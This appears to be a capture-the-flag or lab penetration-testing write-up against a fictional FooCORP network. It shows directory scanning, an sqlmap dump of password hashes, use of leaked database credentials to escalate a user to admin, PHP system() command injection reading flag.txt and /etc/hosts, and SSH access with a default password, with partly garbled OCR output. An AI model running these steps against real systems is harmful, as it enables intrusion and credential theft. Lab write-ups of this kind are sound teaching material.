
Dirb

The screenshot shows the output of the DIRB (Dictionary-Based Web Scanner) tool. The command used was `dirb http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/ /usr/share/dirb/wordlists/common.txt`. The output includes the start time (Fri Jul 16 18:24:46 2021), URL base, and wordlist file. It lists 4612 generated words. The results section shows several URLs found, with the last two highlighted by a red box: `+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/login (CODE:302|SIZE:324)` and `+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking (CODE:302|SIZE:327)`. Below this, it indicates that the 'assets' directory is listable and suggests using '-w' mode to scan it.

---- Scanning URL: <http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/> ----
==> DIRECTORY: <http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/assets/>

+ <http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/includes> (CODE:403|SIZE:--328)
+ <http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/index.php> (CODE:200|SIZE:--0)
+ <http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/login> (CODE:302|SIZE:--324)
+ <http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/tracking> (CODE:302|SIZE:327)

- We found interesting directories!



sqlmap

The screenshot shows a web browser window with the URL `172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3` highlighted by a red box. The page title is "FooCORP TRACKING SYSTEM test". A large white cloud icon is at the top. Below it, a message says "This is a restricted area.". On the left, there's a green button with the number "1" inside, also highlighted by a red box. On the right, there's a "SEND" button inside a red-bordered box, and some data below it: "id : 3", "ip : 172.16.64.67", and "platform : Win32".

- There is id=3, etc. Let's try to test it with **sqlmap**

```
#sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --dump  
(to dump all data)
```

```

[18:39:46] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: footracking
Table: users
[4 entries]
+---+---+---+
| id | adm | password | username |
+---+---+---+
| 1 | yes | c5d71f305bb017a66c5fa7fd66535b84 | fcadmin1 |
| 2 | yes | 14d69ee186f8d9bbbedd4da31559ce0f | fcadmin2 |
| 3 | no | 827ccb0eea8a706c4c34a16891f84e7b (12345) | tracking1 |
| 4 | no | e10adc3949ba59abbe56e057f20f883e (123456) | tracking2 |
+---+---+---+
Choose record to view:
[18:39:47] [INFO] table 'footracking.users' dumped to CSV file '/root/.local/share/sqlmap/output/172.16.64.92/dump/footracking/users.csv'
[18:39:47] [INFO] fetching columns for table 'telemetry_test' in database 'footracking'
[18:39:47] [INFO] fetching entries for table 'telemetry_test' in database 'footracking'
Database: footracking
Table: telemetry_test
[7 entries]
+---+---+---+---+---+---+
| id | ip | date | id | platform | useragent |
+---+---+---+---+---+---+
|          |      |      | in : 172.16.64.67 |          |
+---+---+---+---+---+---+
platform : Win32

```

--dump

```
#sqlmap -u http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/tracking.php?id=3 --dump
(to dump all data)
```

- As we see, we dumped the data credentials but the **admin account hash is not cracked yet.**

```
[18:39:46] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
```

Database: footracking

Table: users

[4 entries]

+-----+	+-----+	+-----+	+-----+
id	adm	password	username
1 yes	c5d71f305bb017a66c5fa7fd66535b84		fcadmin1
2 yes	14d69ee186f8d9bbedd4da31559ce0f		fcadmin2
3 no	827ccb0eea8a706c4c34a16891f84e7b (12345)		tracking1
4 no	e10adc3949ba59abbe56e057f20f883e (123456)		tracking2

Choose record to view:

```
[18:39:47] [INFO] table 'footracking.users' dumped to CSV file '/root/.local/share/sqlmap/output/172.16.64.92/dump/footracking/users.csv'
```

```
[18:39:47] [INFO] fetching columns for table 'telemetry_test' in database 'footracking'
```

```
[18:39:47] [INFO] fetching entries for table 'telemetry_test' in database 'footracking'
```

Database: footracking

Table: telemetry_test

[7 entries]

+-----+-----+-----+-----+-----+	+-----+-----+-----+-----+-----+
id ip date id platform useragent	+-----+-----+-----+-----+-----+
1 172.16.64.67 2023-01-01 14:30:00 1 Win32 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4929.72 Safari/537.36	platform : Win32

- tracking1:12345
- tracking2:123456

Logged in as: tracking1. [Logout](#)



FooCORP TRACKING SYSTEM test environment

This is a restricted area.

This user is not authorized to use the console.

view-source:http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/panel.php

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Hack The Box

```

1 <!DOCTYPE HTML>
2 <!--
3   Photon by HTML5 UP
4   html5up.net | @ajlkn
5   Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
6 -->
7 <html>
8   <head>
9     <title>Photon by HTML5 UP</title>
10    <meta charset="utf-8" />
11    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
12    <link rel="stylesheet" href="assets/css/main.css" />
13    <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
14  </head>
15 <body class="is-preload">Logged in as: tracking1. <a href='logout.php'>Log out</a>      <!-- Header -->
16   <section id="header">
17     <div class="inner">
18       <span class="icon major fa-cloud"></span>
19       <h1>FooCORP <strong>TRACKING SYSTEM</strong> test environment<br /></h1>
20       <p>This is a restricted area.<br />
21       </p>
22       <br />
23 This user is not authorized to use the console. <!-- = '127.0.0.1'; = 'dbuser'; = 'xXxyYyzZz789789'))'; = 'footracking'; = mysqli_connect(, , , );--><br />
24 </div>
25   </section>
26
27   <!-- Footer -->
28   <section id="footer">
29     <ul class="copyright">
30       <li>&copy; FooCORP</li><li>Design: <a href="http://html5up.net">HTML5 UP</a></li>
31     </ul>
32   </section>
33
34   <!-- Scripts -->
35   <script src="assets/js/jquery.min.js"></script>
36   <script src="assets/js/jquery.scrollTo.min.js"></script>
37   <script src="assets/js/browser.min.js"></script>
38   <script src="assets/js/breakpoints.min.js"></script>
39   <script src="assets/js/util.js"></script>
40   <script src="assets/js/main.js"></script>
41   <script src="assets/js/footracking.js"></script>
42
43 </body>
44 </html>
45

```

• Login as

#mysql -u dbuser -p -P 63306 -h 172.16.64.92

→ **password: xXxyYyzZz789789))**

• Update the user's privileges on database

```
MySQL [footracking]> select * from users;
```

id	username	password	adm
1	fcadmin1	c5d71f305bb017a66c5fa7fd66535b84	yes
2	fcadmin2	14d69ee186f8d9bbeddd4da31559ce0f	yes
3	tracking1	827ccb0eea8a706c4c34a16891f84e7b	no
4	tracking2	e10adc3949ba59abbe56e057f20f883e	no

4 rows in set (0.035 sec)

```
MySQL [footracking]> update users set adm = 'yes' where id = 3;
```

```
Query OK, 1 row affected (0.033 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

```
MySQL [footracking]> select * from users;
```

id	username	password	adm
1	fcadmin1	c5d71f305bb017a66c5fa7fd66535b84	yes
2	fcadmin2	14d69ee186f8d9bbeddd4da31559ce0f	yes
3	tracking1	827ccb0eea8a706c4c34a16891f84e7b	yes
4	tracking2	e10adc3949ba59abbe56e057f20f883e	no

4 rows in set (0.029 sec)

```
MySQL [footracking]> |
```

Login as tracking1

- We now logged-in as admin and use this script to look for flag.

```
echo
"<pre>";system("ls -la /var/www");echo"<\-pre>";
system("cat /var/www/-flag.txt");
```

- Since we are an unprivileged "www-data" user, it is reasonable to browse the **/var/www folder** (since it doesn't require high privileges).

⇒ Luckily the flag is stored there.

Admin Console

OK

Result for echo "

```
";system("ls -la /var/www");echo"<\pre>"; system("cat /var/www/flag.txt");
```

total 16

```
drwxr-xr-x  3 root root 4096 May 20  2019 .
drwxr-xr-x 15 root root 4096 Mar 18  2019 ..
-r--r--r--  1 root root   29 May 20  2019 flag.txt
drwxr-xr-x  5 root root 4096 Mar 20  2019 html
```

<\pre>Congratulations! You got it.

Big Note

- Since this is a DNS server, it is recommended that you also browse **/etc/hosts** for some probably useful information. You can do that, as follows.

→ This will help us gather more hidden hosts

Result for system("cat /etc/hosts");

127.0.0.1 y1f8c0rbn4i50qsd4qp.foocorp.io 127.0.0.1 zwue6qr1bozxee6ajbnh.foocorp.io 127.0.0.1 imhiwugyiw47frjgij4.foocorp.io 127.0.0.1 ckwhi4l4zo2p7uuu6spz.foocorp.io 127.0.0.1 kjj616ki35x4tmbnktdh.foocorp.io 127.0.0.1 zl4fslkjp7pqvl8attn.foocorp.io 127.0.0.1 q2qp90okqfpuf8z6qlp4.foocorp.io 127.0.0.1 8kq8hxubqgv2xtk4thgb.foocorp.io 127.0.0.1 goy4eil8flnwlsupnd1d.foocorp.io 127.0.0.1 f72wlqc48agc3875keiq.foocorp.io 127.0.0.1 hdny0sw0xnu2h3woeze6.foocorp.io 127.0.0.1 j8mgna1cxid6hc603ugq.foocorp.io 127.0.0.1 o8m5ma2371xe8z3l0ghc.foocorp.io 127.0.0.1 4lwoyyyjg0unxz692pyf.foocorp.io 127.0.0.1 hppbkxyes0heecvcisko.foocorp.io 127.0.0.1 9afw8mkkyog4f5rk4bj.foocorp.io 127.0.0.1 0pm6duqbu2o8ajzkjeai.foocorp.io 127.0.0.1 ttpxbpp88gt9r3292ag.foocorp.io 172.16.64.91 75ajvx36vchsv584es1.foocorp.io 127.0.0.1 9fys6zpn5k03zt299wyj.foocorp.io 127.0.0.1 k47x59arbizhwqoyy04q.foocorp.io 127.0.0.1 h7ix8b28e1nzz0juphd.foocorp.io 127.0.0.1 1hwtyp1f5x456czwcwux.foocorp.io 127.0.0.1 jw37e55btbczfjne6zqv.foocorp.io 127.0.0.1 xvd7fegs05xx2v1cjo18.foocorp.io 127.0.0.1 gdgecqumgn9gylo5tt8.foocorp.io 127.0.0.1 ysapy9ob6ddgbzbpt63.foocorp.io 127.0.0.1 rqcqmndvgfsekwwy4vgz.foocorp.io 127.0.0.1 jwwu7iov4jmcc9u7bjb9c.foocorp.io 127.0.0.1 2i2ztmdjpv2eb617ra0v.foocorp.io 127.0.0.1 fdwrshpzssjq5yda1kd.foocorp.io 127.0.0.1 264eybx0iy07nv2yi0p.foocorp.io 127.0.0.1 0dlbn52zsrx547ilv9b.foocorp.io 127.0.0.1 wbzny08xz4zydaut3apy.foocorp.io 127.0.0.1 b2ezlylj37sksdrxvkm7v.foocorp.io 127.0.0.1 dxr2k1ahg0bxm8wbgohn.foocorp.io 127.0.0.1 krhflurc0580erpqam3c.foocorp.io 127.0.0.1 xk16t9hcq1searehrhhf.foocorp.io 127.0.0.1 j4bfjd381vetby4rxaj5.foocorp.io 127.0.0.1 f78fz1p7rv3a8dgkby0v.foocorp.io 127.0.0.1 rawbalxwrbxa8efg1hq1.foocorp.io 127.0.0.1 zlkxys2bvalnureium3n.foocorp.io 127.0.0.1 4k09492kj7u7n1afepzn.foocorp.io 127.0.0.1 v59svzohexao6tgr7rq.foocorp.io 127.0.0.1 43d2k35em6ydxanpvttun.foocorp.io 127.0.0.1 p2c06nsbqfjt73h28pqp.foocorp.io 127.0.0.1 m8le8uuwflfet9dgsvb.foocorp.io 127.0.0.1 ujrvd3yj5wlwszhxgog0.foocorp.io 127.0.0.1 zs9xad7z70e1zb9g6y2h.foocorp.io 127.0.0.1 ahra6jh4p2rt5t4bh8gz.foocorp.io 127.0.0.1 ryg3zale8n0ku0hnrym.foocorp.io 127.0.0.1 hdzuhx7pdhoa22lvsou.foocorp.io 127.0.0.1 o7alycoqzbu0n75x5ymi.foocorp.io 127.0.0.1 n1tsohsykt79lyv3yoch.foocorp.io 127.0.0.1 7a3p565g4f4fc59lhcl1d.foocorp.io 127.0.0.1 y2ecyuslf9l3el2h7nt.foocorp.io 127.0.0.1

→ Capture all these hosts with BurpSuite to test later

- Inside Burp suite, the output looks much more clear.

As you can see, an **unknown Virtual Host** was discovered among some fake hosts.

Let's add it to our system's **/etc/hosts** file and continue with the last machine of this challenge.

Send Cancel < > ▾

Request

Pretty Raw In Actions ▾

```
1 GET /72ab311dcfbfaa40ca0739f5daf505494/panel.php?code=system%28%22cat%2Fetc%2Fhosts%22%29%3B HTTP/1.1
2 Host: 172.16.64.92
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.16.64.92/72ab311dcfbfaa40ca0739f5daf505494/panel.php?code=+system%28%22cat%2Fvar%2Fwww%2Fflag.txt%22%29%3B+
9 Cookie: PHPSESSID=uq0bghq23rvov8p2luaoa221c5
.0 Upgrade-Insecure-Requests: 1
.1
.2
```

Response

Pretty Raw Render In Actions ▾

```
Result for <b>
    system("cat /etc/hosts");
</b>
<hr />
127.0.0.1 dns.foocorp.io
127.0.0.1 xubuntu
127.0.0.1 iy1f8c0rbn4i50qsd4q.foocorp.io
127.0.0.1 zwue6qr1bozee6ajbnh.foocorp.io
127.0.0.1 inhiwuyigw47frjgiij4.foocorp.io
127.0.0.1 ckwhi4l4zo2p7uuu6spz.foocorp.io
127.0.0.1 8hyyy3bd2vq1llvnq6b5.foocorp.io
127.0.0.1 fn8e3b420dm0tekjkat6.foocorp.io
127.0.0.1 fi2ziinpstes1v97p4d4.foocorp.io
127.0.0.1 kzej61k6ki35x4tmbnkdh.foocorp.io
127.0.0.1 zl4fs1k1p1p7qv1BaTtn.foocorp.io
127.0.0.1 q2qp900kqfpufbz6qp14.foocorp.io
127.0.0.1 8kq8hxubqgv2xt4thgb.foocorp.io
127.0.0.1 anbapwaf514hnvhcyat.foocorp.io
127.0.0.1 bShaaqjlmpt4oitSbjm4.foocorp.io
127.0.0.1 dixs2456gb9uaht0kd64.foocorp.io
127.0.0.1 goy4e1l8flnvl.supndld.foocorp.io
127.0.0.1 f22vlqc48ag3875keiq.foocorp.io
127.0.0.1 hdny0sw0xnu2hsweze6.foocorp.io
127.0.0.1 j8mgnalcxid6hc603ugq.foocorp.io
127.0.0.1 fe20nnrl0vnxccb6963se.foocorp.io
127.0.0.1 z5cmau4ies9uwex4fziw.foocorp.io
127.0.0.1 48clafliow6rdt39bzdlm.foocorp.io
127.0.0.1 o8m5ma2371xe8z3l0ghc.foocorp.io
127.0.0.1 4lwoyyyjg0unxz692pyf.foocorp.io
127.0.0.1 hppbkxyes0heccvcisko.foocorp.io
127.0.0.1 9afw8mkkyog4fi5rk4bj.foocorp.io
127.0.0.1 2l2fhjboktwk3flrtg3k.foocorp.io
127.0.0.1 yq04x5d2puucsrsps3al.foocorp.io
127.0.0.1 jcpgttczoggxfc3f25tm.foocorp.io
127.0.0.1 otpm6duqbu208ajzkjeai.foocorp.io
127.0.0.1 ttxpxb8pp88ftg9r3292ag.foocorp.io
172.16.64.91 75ajvxi36vchs584es1.foocorp.io
127.0.0.1 9fys6pn5k03zt299wyj.foocorp.io
127.0.0.1 uvq8d0ayiuj475znfwyy.foocorp.io
127.0.0.1 qv0jwarev2y4lq69xy9w.foocorp.io
127.0.0.1 h1z07tpuj9ti677md0.foocorp.io
127.0.0.1 k47x59arbizhwqoyy04q.foocorp.io
127.0.0.1 h7ix8b28elnnzg0juphd.foocorp.io
127.0.0.1 1hwtyp1f5x456czwcwux.foocorp.io
127.0.0.1 1w7yp1f5x456czwcwux.foocorp.io
127.0.0.1 1w7yp1f5x456czwcwux.foocorp.io
```

172.16.64.166

Nmap scan report for **172.16.64.166**

Host is up (0.037s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE VERSION

2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 a6:1e:f8:c6:eb:32:0a:f6:29:c8:de:86:b7:4c:a0:d7 (RSA)

| 256 b9:94:56:c7:4d:63:ad:bd:2d:5e:26:43:75:78:07:6f (ECDSA)

|_ 256 d6:82:45:0a:51:4e:01:2d:6a:be:fa:cf:75:de:46:a0 (ED25519)

8080/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Ucorpora Demo

MAC Address: 00:50:56:A5:D4:60 (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Inspect



Dirb

- Nothing is interested found

```
File Actions Edit View Help
PATH      /                               yes   The path to identify
Proxies
RHOSTS    172.16.64.92                   yes   A proxy chain of form
:port][...]
RPORT     80                             yes   The target host(s), its file with syntax
SSL       8080/index.htm/false      no    The target port (TCP)
THREADS   1                                yes   Negotiate SSL/TLS for
VHOST
END_TIME: Wed Jul 14 16:51:52 2021      no    The number of concurrent
DOWNLOADED: 4612 - FOUND: 0
# dirb http://172.16.64.166:80
# msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 172.16.64.166
rhosts => 172.16.64.166
# msf6 auxiliary(scanner/http/dir_scanner) > set rport 8080
rport => 8080
# msf6 auxiliary(scanner/http/dir_scanner) > run
[*] Detecting error code
[*] Using code '404' as not found for 172.16.64.166
[+] Found http://172.16.64.166:8080/css/ 200 (172.16.64.166)
[+] Found http://172.16.64.166:8080/icons/ 403 (172.16.64.166)
[+] Found http://172.16.64.166:8080/img/ 200 (172.16.64.166)
[+] Found http://172.16.64.166:8080/js/ 200 (172.16.64.166)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > |
```

View-Page Source

- We found all the programmer name that contributed to the web ⇒ Then maybe the password might be related to their name?
 - Try to connect to SSH

```
> C H
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Secu
<div class="img-container">
    
    <div class="img-bg-icon"></div>
</div>
<h4>Pablo Roberts</h4>
    founder
</div>
</a>

<a href="#">
    <div class="span3 square-1">
        <div class="img-container">
            
            <div class="img-bg-icon"></div>
        </div>
        <h4>Bessie Hammond</h4>
            programmer
        </div>
    </a>

    <a href="#">
        <div class="span3 square-1">
            <div class="img-container">
                
                <div class="img-bg-icon"></div>
            </div>
            <h4>Gerardo Malone</h4>
                junior designer
            </div>
        </a>

        <a href="#">
            <div class="span3 square-1">
                <div class="img-container">
                    
                    <div class="img-bg-icon"></div>
                </div>
                <h4>Sabrina Summers</h4>
                    analyst
                </div>
            </a>

            </div>
        </li>
    </ul>
</div>
//Our Team End -->

<!-- Two Paragraph Row -->
```

Connect to SSH

→ ⌂ ⌄ view-source:http://172.16.64.166:8080/about-us.htm

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Secu

```
<div class="img-container">
    
    <div class="img-bg-icon"></div>
</div>
<h4>Pablo Roberts</h4>
    founder
</div>
</a>

<a href="#">
    <div class="span3 square-1">
        <div class="img-container">
            
            <div class="img-bg-icon"></div>
        </div>
        <h4>Bessie Hammond</h4>
            programmer
        </div>
    </a>

    <a href="#">
        <div class="span3 square-1">
            <div class="img-container">
                
                <div class="img-bg-icon"></div>
            </div>
            <h4>Gerardo Malone</h4>
                junior designer
            </div>
        </a>

        <a href="#">
            <div class="span3 square-1">
                <div class="img-container">
                    
                    <div class="img-bg-icon"></div>
                </div>
                <h4>Sabrina Summers</h4>
                    analyst
                </div>
            </a>

        </div>
    </li>
</ul>
</div>
//Our Team End -->

<!-- Typoaraphy Row -->
```

#ssh 172.16.64.166 -p 2222

- First attempt failed

```
(root💀kali)-[~]# ssh 172.16.64.166 -p 2222
#####
# WARNING! This system is for authorized users only. #
# Your activity is being actively monitored. #
# Any suspicious behavior will be reported. #
#####
GENERATED WORDS: 4612
~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

root@172.16.64.166's password:
Permission denied, please try again.
root@172.16.64.166's password:
Permission denied, please try again.
root@172.16.64.166's password:
196
197
198
199
200      ---- Entering directory: http://172.16.64.166:8080/css/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
            (Use mode '-w' if you want to scan it anyway)
```

- Second attempted with Pablo ⇒ failed

```
(root💀kali)-[~]
# ssh pablo@172.16.64.166 -p 2222
#####
# WARNING! This system is for authorized users only. #
# Your activity is being actively monitored. #
# Any suspicious behavior will be reported. #
#####
~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

pablo@172.16.64.166's password:
Permission denied, please try again.
pablo@172.16.64.166's password:
```

- Third attempted with Sabrina ⇒ Successful

```
[--> DIRECTORY: http://172.16.64.166:8080/css/]
[--> DIRECTORY: http://172.16.64.166:8080/img/]
#####
#          WARNING! This system is for authorized users only. #
#          Your activity is being actively monitored.      #
#          Any suspicious behavior will be reported.     #
#####
( ! ) WARNING: Directory IS LISTABLE. No need to scan it.
( ! ) WARNING: Directory IS LISTABLE. No need to scan it.
~~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.
sabrina@172.16.64.166's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

195 packages can be updated.
10 updates are security updates.

Last login: Sat May 18 09:38:21 2019 from 172.16.64.12
sabrina@xubuntu:~$ ls
flag.txt  hosts.bak
sabrina@xubuntu:~$ |
```

```
sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1      localhost
172.16.64.81   cms.foocorp.io
172.16.64.81   static.foocorp.io

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
sabrina@xubuntu:~$ |
```

Flag

```
Last login: Sat May 18 09:38:21 2019 from 172.16.64.12
sabrina@xubuntu:~$ ls
flag.txt  hosts.bak
sabrina@xubuntu:~$ cat flag.txt
Congratulations! You have successfully exploited this machine.
Go for the others now.
sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1      localhost
172.16.64.81   cms.foocorp.io
172.16.64.81   static.foocorp.io

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
sabrina@xubuntu:~$ |
```

•

Work on 81